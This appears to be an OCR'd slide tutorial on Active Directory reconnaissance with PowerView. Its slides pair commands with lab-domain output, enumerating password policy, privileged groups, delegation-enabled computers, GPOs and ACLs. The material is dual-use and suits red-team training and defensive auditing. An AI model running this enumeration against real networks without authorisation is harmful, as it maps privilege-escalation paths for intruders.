
- Enumerating Domain Policy
- Get-DomainPolicy

```
PS C:\Users\Justin.smith\Desktop> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplexity=1;
                 PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0;
                 ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
Path           : \\BYTESHIELD.local\sysvol\BYTESHIELD.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Mic
                 rosoft\Windows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

Active Directory enumeration with PowerView

- Enumerating Domain Kerberos ticket information
- (Get-DomainPolicy).”KerberosPolicy”



Active Directory enumeration with PowerView

- Enumerating Domain Password Policy
- (Get-DomainPolicy).”SystemAccess”

```
PS C:\Users\Justin.smith\Desktop> (Get-DomainPolicy)."SystemAccess"


MinimumPasswordAge            : 1
MaximumPasswordAge            : 42
MinimumPasswordLength         : 7
PasswordComplexity            : 1
PasswordHistorySize           : 24
LockoutBadCount               : 0
RequireLogonToChangePassword  : 0
ForceLogoffWhenHourExpire     : 0
ClearTextPassword             : 0
LSAAnonymousNameLookup        : 0
```

Active Directory enumeration with PowerView

- Enumerating Domain User Group
- Get-DomainGroup without any parameter will display all the available group in our current Domain

```
PS C:\Users\Justin.smith\Desktop> Get-DomainGroup


grouptype                : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount               : 1
iscriticalsystemobject   : True
samaccounttype           : ALIAS_OBJECT
samaccountname           : Administrators
whenchanged              : 11/20/2023 2:14:32 PM
objectsid                : S-1-5-32-544
objectclass              : {top, group}
cn                       : Administrators
usnchanged               : 16442
systemflags              : -1946157056
name                     : Administrators
dscorepropagationdata    : {11/20/2023 11:44:27 AM, 11/20/2023 11:29:18 AM, 1/1/1601 12:04:16 AM}
description              : Administrators have complete and unrestricted access to the computer/domain
distinguishedname        : CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local
member                   : {CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local, CN=David
                           Williams,CN=Users,DC=BYTESHIELD,DC=local, CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local,
                           CN=Enterprise Admins,CN=Users,DC=BYTESHIELD,DC=local...}
usncreated               : 8199
whencreated              : 11/20/2023 11:28:27 AM
instancetype             : 4
objectguid               : ddd9cde9-bb32-4189-a518-72819be5ae4c
objectcategory           : CN=Group,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

Active Directory enumeration with PowerView

- Hunting Powerful Groups
- Get-DomainGroup -AdminCount | select samaccountname,memberof,member |fl

```
PS C:\Users\Justin.smith\Desktop> Get-DomainGroup -AdminCount | select samaccountname,memberof,member |fl


samaccountname : Administrators
memberof       :
member         : {CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local, CN=David Williams,CN=Users,DC=BYTESHIELD,DC=local,
                 CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Enterprise
                 Admins,CN=Users,DC=BYTESHIELD,DC=local...}

samaccountname : Print Operators
memberof       :
member         : CN=Joe Smith,CN=Users,DC=BYTESHIELD,DC=local

samaccountname : Backup Operators
memberof       :
member         : {CN=S-1-5-21-2342213388-301168347-1320883959-1113,CN=ForeignSecurityPrincipals,DC=BYTESHIELD,DC=local,
                  CN=Joe Smith,CN=Users,DC=BYTESHIELD,DC=local}

samaccountname : Replicator
memberof       :
member         :

samaccountname : Domain Controllers
memberof       : CN=Denied RODC Password Replication Group,CN=Users,DC=BYTESHIELD,DC=local
member         :

samaccountname : Schema Admins
memberof       : CN=Denied RODC Password Replication Group,CN=Users,DC=BYTESHIELD,DC=local
member         : {CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local, CN=David Williams,CN=Users,DC=BYTESHIELD,DC=local,
                 CN=Administrator,CN=Users,DC=BYTESHIELD,DC=local}

samaccountname : Enterprise Admins
memberof       : {CN=Denied RODC Password Replication Group,CN=Users,DC=BYTESHIELD,DC=local,
                 CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local}
member         : {CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local, CN=David Williams,CN=Users,DC=BYTESHIELD,DC=local,
                 CN=Administrator,CN=Users,DC=BYTESHIELD,DC=local}
```

Active Directory enumeration with PowerView


- Enumerating Groups with admin Rights
- Get-DomainGroup | Where-Object {$_.admincount -eq 1} | ft

```
PS C:\Users\Justin.smith\Desktop> Get-DomainGroup | Where-Object {$_.admincount -eq 1} | ft

                                 grouptype admincount iscriticalsystemobject samaccounttype samaccountname              whenchange
                                                                                                                        d
                                 --------- ---------- ---------------------- -------------- --------------              ----------
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY          1                    True   ALIAS_OBJECT Administrators            11/20/2...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY          1                    True   ALIAS_OBJECT Print Operators           11/22/2...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY          1                    True   ALIAS_OBJECT Backup Operators          11/22/2...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY          1                    True   ALIAS_OBJECT Replicator                11/20/2...
                        GLOBAL_SCOPE, SECURITY           1                    True   GROUP_OBJECT Domain Controllers        11/20/2...
                    UNIVERSAL_SCOPE, SECURITY            1                    True   GROUP_OBJECT Schema Admins             11/20/2...
                    UNIVERSAL_SCOPE, SECURITY            1                    True   GROUP_OBJECT Enterprise Admins         11/20/2...
                        GLOBAL_SCOPE, SECURITY           1                    True   GROUP_OBJECT Domain Admins             11/22/2...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY          1                    True   ALIAS_OBJECT Server Operators          11/22/2...
CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY          1                    True   ALIAS_OBJECT Account Operators         11/20/2...
                        GLOBAL_SCOPE, SECURITY           1                    True   GROUP_OBJECT Read-only Domain Controllers 11/20/2...
                        GLOBAL_SCOPE, SECURITY           1                    True   GROUP_OBJECT Key Admins                11/20/2...
                    UNIVERSAL_SCOPE, SECURITY            1                    True   GROUP_OBJECT Enterprise Key Admins     11/20/2...
                        GLOBAL_SCOPE, SECURITY           1                           GROUP_OBJECT Domain Rep Group           11/22/2...
```


Active Directory enumeration with PowerView

- Getting Domain Admins Nested group and its members
- Get-DomainGroupMember -Identity "Domain Admins" -Recurse



Active Directory enumeration with PowerView

- Filtering Domain Admins Nested Groups
- Get-DomainGroupMember -Name "Domain Admins" -Recurse | select MemberName,MemberObjectClass



Active Directory enumeration with PowerView

- Domain Nested Group enumeration
- Get-DomainGroupMember -Name "Domain Admins" -Recurse | where {$_. MemberObjectClass -like "group"} | select MemberName | foreach {$_.MemberName} | Get-DomainGroupMember –Recurse

```
PS C:\Users\Justin.smith\Desktop> Get-DomainGroupMember -Name "Domain Admins" -Recurse | where {$_. MemberObjectClass -like "group"}  | s
elect MemberName | foreach {$_.MemberName} | Get-DomainGroupMember -Recurse


GroupDomain             : BYTESHIELD.local
GroupName               : Domain Rep Group
GroupDistinguishedName  : CN=Domain Rep Group,CN=Users,DC=BYTESHIELD,DC=local
MemberDomain            : BYTESHIELD.local
MemberName              : Michelle.Smith
MemberDistinguishedName : CN=Michelle Smith,CN=Users,DC=BYTESHIELD,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-2650123447-3108711000-1796582875-1110
```

Active Directory enumeration with PowerView

- Enumerating Domain Computers
- Get-DomainComputer without any parameter shows all the available computers in our current domain

```
PS C:\Users\Justin.smith\Desktop> Get-DomainComputer


pwdlastset                    : 11/20/2023 3:29:33 AM
logoncount                    : 26
serverreferencebl             : CN=ROOT-DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=BYTESHIELD,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=ROOT-DC01,OU=Domain Controllers,DC=BYTESHIELD,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 11/20/2023 3:29:57 AM
name                          : ROOT-DC01
objectsid                     : S-1-5-21-2650123447-3108711000-1796582875-1000
```

Active Directory enumeration with PowerView

- Hunting for a Specific Os Version
- Get-NetComputer -OperatingSystem "*Server 2019*"

```
PS C:\Users\Justin.smith\Desktop> Get-NetComputer -OperatingSystem "*Server 2019*"

pwdlastset                    : 11/20/2023 3:29:33 AM
logoncount                    : 26
serverreferencebl             : CN=ROOT-DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=BYTESHIELD,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=ROOT-DC01,OU=Domain Controllers,DC=BYTESHIELD,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 11/20/2023 3:29:57 AM
name                          : ROOT-DC01
objectsid                     : S-1-5-21-2650123447-3108711000-1796582875-1000
samaccountname                : ROOT-DC01$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 11/20/2023 2:48:49 PM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2019 Standard
instancetype                  : 4
msdfsr-computerreferencebl    : CN=ROOT-DC01,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=BYTESHIELD,DC=local
objectguid                    : 46d033d1-039a-4528-a07f-730d528ab470
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata         : {11/20/2023 11:29:18 AM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {TERMSRV/ROOT-DC01, TERMSRV/ROOT-DC01.BYTESHIELD.local,
                                Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/ROOT-DC01.BYTESHIELD.local,
                                ldap/ROOT-DC01.BYTESHIELD.local/ForestDnsZones.BYTESHIELD.local...}
usncreated                    : 12293
lastlogon                     : 11/22/2023 9:49:53 AM
badpwdcount                   : 0
cn                            : ROOT-DC01
```

Active Directory enumeration with PowerView

- Hunting for all Servers Version from 2000
- Get-DomainComputer -OperatingSystem "*Server 20*" | select operatingsystem,cn,distinguishedname

```
PS C:\Users\Justin.smith\Desktop> Get-DomainComputer -OperatingSystem "*Server 20*" | select operatingsystem,cn,distinguishedname

operatingsystem                cn        distinguishedname
---------------                --        -----------------
Windows Server 2019 Standard   ROOT-DC01 CN=ROOT-DC01,OU=Domain Controllers,DC=BYTESHIELD,DC=local
Windows Server 2008 R2 Standard WS01     CN=WS01,CN=Computers,DC=BYTESHIELD,DC=local
```

Active Directory enumeration with PowerView

- Pinging Live System in the Network
- Get-DomainComputer –Ping

```
PS C:\Users\Justin.smith\Desktop> Get-DomainComputer -Ping


pwdlastset                    : 11/20/2023 3:29:33 AM
logoncount                    : 26
serverreferencebl             : CN=ROOT-DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=BYTESHIELD,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=ROOT-DC01,OU=Domain Controllers,DC=BYTESHIELD,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 11/20/2023 3:29:57 AM
name                          : ROOT-DC01
objectsid                     : S-1-5-21-2650123447-3108711000-1796582875-1000
samaccountname                : ROOT-DC01$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 11/20/2023 2:48:49 PM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2019 Standard
instancetype                  : 4
msdfsr-computerreferencebl    : CN=ROOT-DC01,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=BYTESHIELD,DC=local
objectguid                    : 46d033d1-039a-4528-a07f-730d528ab470
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata         : {11/20/2023 11:29:18 AM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {TERMSRV/ROOT-DC01, TERMSRV/ROOT-DC01.BYTESHIELD.local,
                                Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/ROOT-DC01.BYTESHIELD.local,
                                ldap/ROOT-DC01.BYTESHIELD.local/ForestDnsZones.BYTESHIELD.local...}
usncreated                    : 12293
lastlogon                     : 11/22/2023 9:49:53 AM
badpwdcount                   : 0
cn                            : ROOT-DC01
useraccountcontrol            : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                   : 11/20/2023 11:29:18 AM
primarygroupid                : 516
iscriticalsystemobject        : True
msds-supportedencryptiontypes : 28
```

Active Directory enumeration with PowerView

- Hunting for Domain Computer with Constrained Delegation enabled
- Get-DomainComputer -TrustedToAuth

```
PS C:\Users\Justin.smith\Desktop> Get-DomainComputer -TrustedToAuth


logoncount                    : 29
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=WIN10-CLIENT-01,CN=Computers,DC=BYTESHIELD,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
badpwdcount                   : 0
lastlogontimestamp            : 11/20/2023 1:34:29 PM
objectsid                     : S-1-5-21-2650123447-3108711000-1796582875-1119
samaccountname                : WIN10-CLIENT-01$
localpolicyflags              : 0
lastlogon                     : 11/22/2023 11:35:33 AM
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
countrycode                   : 0
cn                            : WIN10-CLIENT-01
accountexpires                : NEVER
whenchanged                   : 11/21/2023 9:36:35 PM
instancetype                  : 4
usncreated                    : 16749
objectguid                    : a2ba22af-fe1a-472c-8314-1b18ada8c1f8
operatingsystem               : Windows 10 Enterprise Evaluation
operatingsystemversion        : 10.0 (19045)
```

Active Directory enumeration with PowerView

- Searching for domain computer with unconstrained delegation enabled
- Get-DomainComputer -Unconstrained

```
PS C:\Users\Justin.smith\Desktop> Get-DomainComputer -Unconstrained


pwdlastset                    : 11/20/2023 3:29:33 AM
logoncount                    : 26
serverreferencebl             : CN=ROOT-DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=BYTESHIELD,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=ROOT-DC01,OU=Domain Controllers,DC=BYTESHIELD,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 11/20/2023 3:29:57 AM
name                          : ROOT-DC01
```

```
distinguishedname             : CN=WIN10-CLIENT-02,CN=Computers,DC=BYTESHIELD,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
badpwdcount                   : 0
lastlogontimestamp            : 11/20/2023 1:21:36 PM
objectsid                     : S-1-5-21-2650123447-3108711000-1796582875-1118
samaccountname                : WIN10-CLIENT-02$
localpolicyflags              : 0
lastlogon                     : 11/22/2023 11:36:15 AM
```

Active Directory enumeration with PowerView

- Enumerating Domain Policy
- Get-DomainGPO

```
PS C:\Users\Justin.smith\Desktop> Get-NetGPO

usncreated                : 5672
systemflags               : -1946157056
displayname               : Default Domain Policy
gpcmachineextensionnames  : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA-00C04
                            F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28
                            C-00C04FB94F17}]
whenchanged               : 11/20/2023 11:35:13 AM
objectclass               : {top, container, groupPolicyContainer}
gpcfunctionalityversion   : 2
showinadvancedviewonly    : True
usnchanged                : 12595
dscorepropagationdata     : {11/20/2023 11:29:18 AM, 1/1/1601 12:00:00 AM}
name                      : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags                     : 0
cn                        : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject    : True
gpcfilesyspath            : \\BYTESHIELD.local\sysvol\BYTESHIELD.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
distinguishedname         : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=BYTESHIELD,DC=local
whencreated               : 11/20/2023 11:28:26 AM
versionnumber             : 3
instancetype              : 4
objectguid                : a9c84d5d-7d99-4300-9942-ebe5fba69c5c
objectcategory            : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local

usncreated                : 5675
systemflags               : -1946157056
displayname               : Default Domain Controllers Policy
gpcmachineextensionnames  : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged               : 11/20/2023 11:16:02 PM
objectclass               : {top, container, groupPolicyContainer}
gpcfunctionalityversion   : 2
showinadvancedviewonly    : True
usnchanged                : 20548
dscorepropagationdata     : {11/20/2023 11:29:18 AM, 1/1/1601 12:00:00 AM}
name                      : {6AC1786C-016F-11D2-945F-00C04fB984F9}
flags                     : 0
cn                        : {6AC1786C-016F-11D2-945F-00C04fB984F9}
iscriticalsystemobject    : True
```

Active Directory enumeration with PowerView

- Enumerating Domain Policy
- Get-DomainGPO | select displayname

```
PS C:\Users\Justin.smith\Desktop> Get-DomainGPO | select displayname

displayname
-----------
Default Domain Policy
Default Domain Controllers Policy
Disabiling Windows Defender
```

Active Directory enumeration with PowerView

- Enumerating Domain Policy
- Get-DomainGPO -DomainController ROOT-DC01.BYTESHIELD.local | more

```
PS C:\Users\Justin.smith\Desktop> Get-DomainGPO -DomainController ROOT-DC01.BYTESHIELD.local | more

usncreated                : 5672
systemflags               : -1946157056
displayname               : Default Domain Policy
gpcmachineextensionnames  : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA-00C04
                            F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28
                            C-00C04FB94F17}]
whenchanged               : 11/20/2023 11:35:13 AM
objectclass               : {top, container, groupPolicyContainer}
gpcfunctionalityversion   : 2
showinadvancedviewonly    : True
usnchanged                : 12595
dscorepropagationdata     : {11/20/2023 11:29:18 AM, 1/1/1601 12:00:00 AM}
name                      : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags                     : 0
cn                        : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject    : True
gpcfilesyspath            : \\BYTESHIELD.local\sysvol\BYTESHIELD.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
distinguishedname         : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=BYTESHIELD,DC=local
whencreated               : 11/20/2023 11:28:26 AM
versionnumber             : 3
instancetype              : 4
objectguid                : a9c84d5d-7d99-4300-9942-ebe5fba69c5c
objectcategory            : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

Active Directory enumeration with PowerView

- Enumerating ACL
- Invoke-ACLScanner -ResolveGUIDs | select ObjectDN,ActiveDirectoryRights,IdentityReferenceName |fl

```
PS C:\Users\Justin.smith\Desktop> Invoke-ACLScanner -ResolveGUIDs | select ObjectDN,ActiveDirectoryRights,IdentityReferenceName |fl


ObjectDN                : DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=BYTESHIELD,DC=local
ActiveDirectoryRights   : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite,
                          WriteDacl, WriteOwner
IdentityReferenceName   : DnsAdmins

ObjectDN                : DC=@,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=BYTESHIELD,DC=local
ActiveDirectoryRights   : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite,
